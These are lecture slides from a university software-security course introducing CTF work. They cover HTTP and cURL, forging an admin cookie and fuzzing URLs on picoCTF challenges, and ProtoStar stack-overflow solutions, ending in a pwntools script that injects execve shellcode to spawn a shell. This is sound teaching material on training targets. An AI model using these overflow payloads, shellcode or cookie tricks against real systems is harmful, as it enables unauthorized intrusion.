A Very Short Introduction to CTF - Part II

CE/CZ4067 Software Security

Wu Xiuheng

March 14, 2022

Web

HTTP

HTTP is the foundation of data communication for the Web. It is how web clients (e.g. your browser) communicate with web servers and transfer data (e.g. images, web pages).

HTTP request

```
GET /es/ HTTP/2                          ← request line:  METHOD PATH HTTP_VER
Host: developer.mozilla.org              ← request header (multi-lines)
Accept-Language: es-ES
User-Agent: Mozilla/5.0 (...) Gecko/20100101 Firefox/98.0
                                         ← empty line
...                                      ← optional body
```

HTTP response

```
HTTP/2 200                                   ← status line, including status code
content-type: text/html; charset=utf-8       ← response headers (multi-line)
content-length: 58792
                                             ← empty line
...                                          ← optional body
```

See MDN HTTP Guides for detailed documentation and concerned topics.

Tool: cURL

cURL is a widely-available command-line tool for transferring data with URLs.

```
curl -v -H "Accept-Language: es-ES" "https://twitter.com"  > tmp.html
```

```
GET / HTTP/2
Host: twitter.com
user-agent: curl/7.77.0
accept: */*
accept-language: es-ES
```

```
HTTP/2 200
cache-control: no-cache, no-store, must-revalidate, pre-check=0, post-check=0
content-length: 311547
content-type: text/html;charset=utf-8
status: 200 OK
```

This page contains a comic introducing the most common usage of cURL. (In that comic, the `-I` option is actually HEAD request. Use `-D` to dump headers for all kinds of requests)

An modern alternative to cURL is HTTPie.

Demo: Modify Headers

The challenge comes from picoCTF.

Notice the response when you login with empty username and password.

```
curl -v -F "user=" -F "password=" \
"https://jupiter.challenges.picoctf.org/problem/15796/login"
```

```
HTTP/1.1 200 OK
Set-Cookie: admin=False; Path=/
```

What if we modify *request headers* to set *admin* as True?

```
curl -v -F "user=" -F "password=" -H "Cookie: admin=True"  \
"https://jupiter.challenges.picoctf.org/problem/15796/login"
```

```
<p>You should be redirected automatically to target URL:
<a href="/flag">/flag</a>.
If not click the link.
```

```
curl -H "Cookie: admin=True" \
"https://jupiter.challenges.picoctf.org/problem/15796/flag"
```

Demo: Client Side Validation

This challenge from picoCTF requires analysis on frontend javascript.

- Try the input form, find no network request
- Inspect source, find client side checking code
- Beautify js code
- Web console can help recover the cryptic parts
- Recover the flag from checking logic (nested `if` conditions)

```
<script type="text/javascript">
var _0x5a46=['0a029}', ...] ...
else{alert(_0x4b5b('0x9'));}}
</script>
```

```
js-beautify chall.js > chall.tidy.js
```

```
_0x4b5b("0x0")
> "getElementById"
```

Tool: Web Fuzzer

Web fuzzers can automatically find hidden URLs by using dictionaries and making requests, similar to password crackers. (Tools: wfuzz, gobuster)

```
wfuzz --hc 404 -w common.txt https://some-domain.tld/FUZZ
********************************************************
ID           Response   Lines    Word     Chars       Payload
********************************************************
000000018:   301        6 L      14 W     224 Ch      "2004"
000000838:   302        9 L      18 W     211 Ch      "tools"
```

`FUZZ` keyword indicates the position of payload. Besides being path, it can also be used as keys or values in the query part:

```
wfuzz 'https://somewebsite.com/somepath?FUZZ=test'
wfuzz 'https://somewebsite.com/somepath?someparam=FUZZ'
```

Wfuzz documentation, SecLists (lists of usernames, passwords, URLs, etc.)

Binary Exploitation

Tool: Netcat

Netcat (wikipedia), called a "swiss army knife" tool, is used to reading and writing data through the transport layer protocols (TCP, UDP).

Following two lines of command have similar effects (actual headers differ).

```
printf "GET / HTTP/1.1\r\nHost: info.cern.ch\r\n\r\n" | nc info.cern.ch 80
curl -D- info.cern.ch
```

You will need to use netcat for lots of pwn challenges.

* Common implementations of netcat include by **netcat-openbsd**, **netcat-traditional**. And there is also a similar tool called **ncat** provided by the famous network scanning tool suite Nmap. Usages and functionalities of those implementations may differ.

* Alternatively you can interact with servers more programmatically with, for example, the ocket library of Python

Tool: GDB and Frontends

A basic tutorial can be found at here.

```
# get inputs in a gdb session
# <() is bash process substitution
(gdb) run < <(python -c "print(b'\xef\xbe\xad\xde')")
```

Check GDB documentation when in need of more features.

GEF is a GDB frontend, providing lots of additional features for reverse engineering and exploitation development.

By default, GEF will show registers, stack and assembly code at every stop (step or breakpoint) in colors.

GEF can be configured at runtime or through editing configure files.

```
# list all configuration
> gef config
# display 15 lines of stack entries
> gef config context.nb_lines_stack 15
> gef save
# Configuration saved to '~/.gef.rc'
```

ProtoStar - Stack 0

ProtoStar is a series of tutorials for binary exploitation. (Source)

Some exercises are introduced here, try others yourselves.

Stack0 is a simple buffer overflow challenge, where `gets()` read user input to the stack.

Goal: override the value of `modified` to anything other than 0.

You can *try* some input longer than 64 bytes until successfully overwriting `modified`, or find out how many bytes are needed (see next page).

```c
// stack0.c
int main(int argc, char **argv) {
  volatile int modified;
  char buffer[64];

  modified = 0;
  gets(buffer);

  if(modified != 0) {
    printf("Success.\n");
  } else {
    printf("Try again?\n");
  }
}
```

ProtoStar - Stack 0 (cont.)

```
objdump -d -M intel ./s0 | grep '<main>:' -A 12
```

```
0000000000001145 <main>:
    1145:       55                      push   rbp
    1146:       48 89 e5                mov    rbp,rsp
    1149:       48 83 ec 60             sub    rsp,0x60  ; setup stack frame
    114d:       89 7d ac                mov    DWORD PTR [rbp-0x54],edi ; argc
    1150:       48 89 75 a0             mov    QWORD PTR [rbp-0x60],rsi ; argv
    1154:       c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0 ; modified
    115b:       48 8d 45 b0             lea    rax,[rbp-0x50] ; buffer
    115f:       48 89 c7                mov    rdi,rax
    1162:       b8 00 00 00 00          mov    eax,0x0
    1167:       e8 d4 fe ff ff          call   1040 <gets@plt>
    116c:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
    116f:       85 c0                   test   eax,eax
```

`buffer[64]` spans (`$rbp-0x50` to `$rbp-0x4`) and `modified` is stored at `$rbp-0x4`, therefore, at least 77 bytes are needed to overwrite `modified`.

Thus the solution is (more bytes also work):

```
python3 -c "print(77*'A')" | ./s0
```

ProtoStar - Stack 4

```c
void win() {
  printf("code flow changed\n");
}
int main(int argc, char **argv) {
  char buffer[64];
  gets(buffer);
}
```

Goal: overwrite the return address to point to `win()`.

```
objdump -d -M intel s4 | grep '<main>:' -A 20

000000000040054a <main>:
  40054a:  55                   push   rbp
  40054b:  48 89 e5             mov    rbp,rsp
  40054e:  48 83 ec 50          sub    rsp,0x50a       ; setup stack frame
  400552:  89 7d bc             mov    DWORD PTR [rbp-0x44],edi
  400555:  48 89 75 b0          mov    QWORD PTR [rbp-0x50],rsi
  400559:  48 8d 45 c0          lea    rax,[rbp-0x40]  ; char buffer[] here
  40055d:  48 89 c7             mov    rdi,rax
  400560:  b8 00 00 00 00       mov    eax,0x0
  400565:  e8 d6 fe ff ff       call   400440 <gets@plt>
  40056a:  b8 00 00 00 00       mov    eax,0x0
  40056f:  c9                   leave
  400570:  c3                   ret
```

ProtoStar - Stack 4


```
objdump -d -M intel s4 | grep '<win>:' -A 2

0000000000400537 <win>:
  400537:  55              push   rbp
  400538:  48 89 e5        mov    rbp,rsp
```

Use disassembler to look up the address of `win()`.

⇒ 0x400537

We need 0x40 bytes to reach `$rbp` and 8 more bytes for the old `$rbp` on stack, then it is the return address.



Thus the solution is:

```
python3 -c "print(72*'A'+'\x37\x05\x40\x00\x00\x00\x00\x00')" | ./s4
```

Shellcode - Before Stack 5

Shellcode is a small piece of code exploiting vulnerabilities, usually for spawning a shell.

A simple introduction here.

Shellcode DBs: Exploit-DB, Shell-Storm

To use shellcode with buffer overflow, we usually need to send 3 types of data into the buffer:

- shellcode itself
- some address overwriting the original return address
- padding

ProtoStar - Stack 5 (shellcode)


```
int main(int argc, char **argv) {
  char buffer[64];
  printf("Addr of buffer: %p\n", buffer);
  gets(buffer);
}
```

Calculate the padding needed:

64 (buffer size) + 8 (for $rbp) = len(shellcode) + len(padding)

Since we know the address of *buffer before giving input to gets(), we can

1. put shellcode at the address of buffer
2. overwrite the return address to point to the buffer



(a) before **(b)** after

This works, because **NX bit** is not set. (`checksec --file=s5`)

In ctf games, once you can start the shell, you may easily find the flag.

Tool: Pwntools

Pwntools is a Python tool for CTF and exploit development.

E.g., in the Stack 5 challenge, pwntools can make exploit writing easier.

```
#!/usr/bin/env python3
from pwn import *
p = process('./s5')  # start a process, and wrap it with tube for communication
context(os="linux", arch="amd64")  # specify targeted operating system and arch
leak = p.recvuntil("\n").decode().split("0x")[1]  # get buffer address from stdout
shellcode = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e" \
    b"\x2f\x2f\x73\x68\x57\x54\x5f\xb0\x3b\x99\x0f\x05"
pad_len = 64 + 8 - len(shellcode)  # compute padding length needed
pyld = shellcode + b"\x40"*(pad_len) + p64(int(leak,16))  # combine all we need
p.sendline(pyld)  # send maliciously-craftd input
p.interactive()  # interact with the process (have spawned shell)
```

You can pause the script (let it wait for user input) before `sendline()` and `gdb attach` the process, so that you can examine more details.

Tool: Pwntools (cont'd)

Pwntools also provides command line utilities. We can recover the shellcode used on the last page. (there is a minor bug: if you run this command you may find the opcodes and assembly do not match, I manually correct the results here.)

```
pwn disasm -c amd64 4831f65648bf2f62696e2f2f736857545fb03b990f05
```

```
48 31 f6                        xor    rsi,  rsi  ; rsi=0; i.e. argv=NULL
56                              push   rsi
48 bf 2f 62 69 6e 2f 2f 73 68   movabs rdi,  0x68732f2f6e69622f ; /bin//sh in reverse
57                              push   rdi
54                              push   rsp
5f                              pop    rdi
b0 3b                           mov    al,  0x3b
99                                     cdq                ; rdx=0, i.e. envp=NULL
0f 05                           syscall
```

%al is set to 59, this syscall is execve() (#define __NR_execve 59).

```
int execve(const char *pathname, char *const argv[], char *const envp[]);
```

```
x/2x $rdi
0x7fffa7968070: 0x6e69622f      0x68732f2f
```

exploit-db/47008.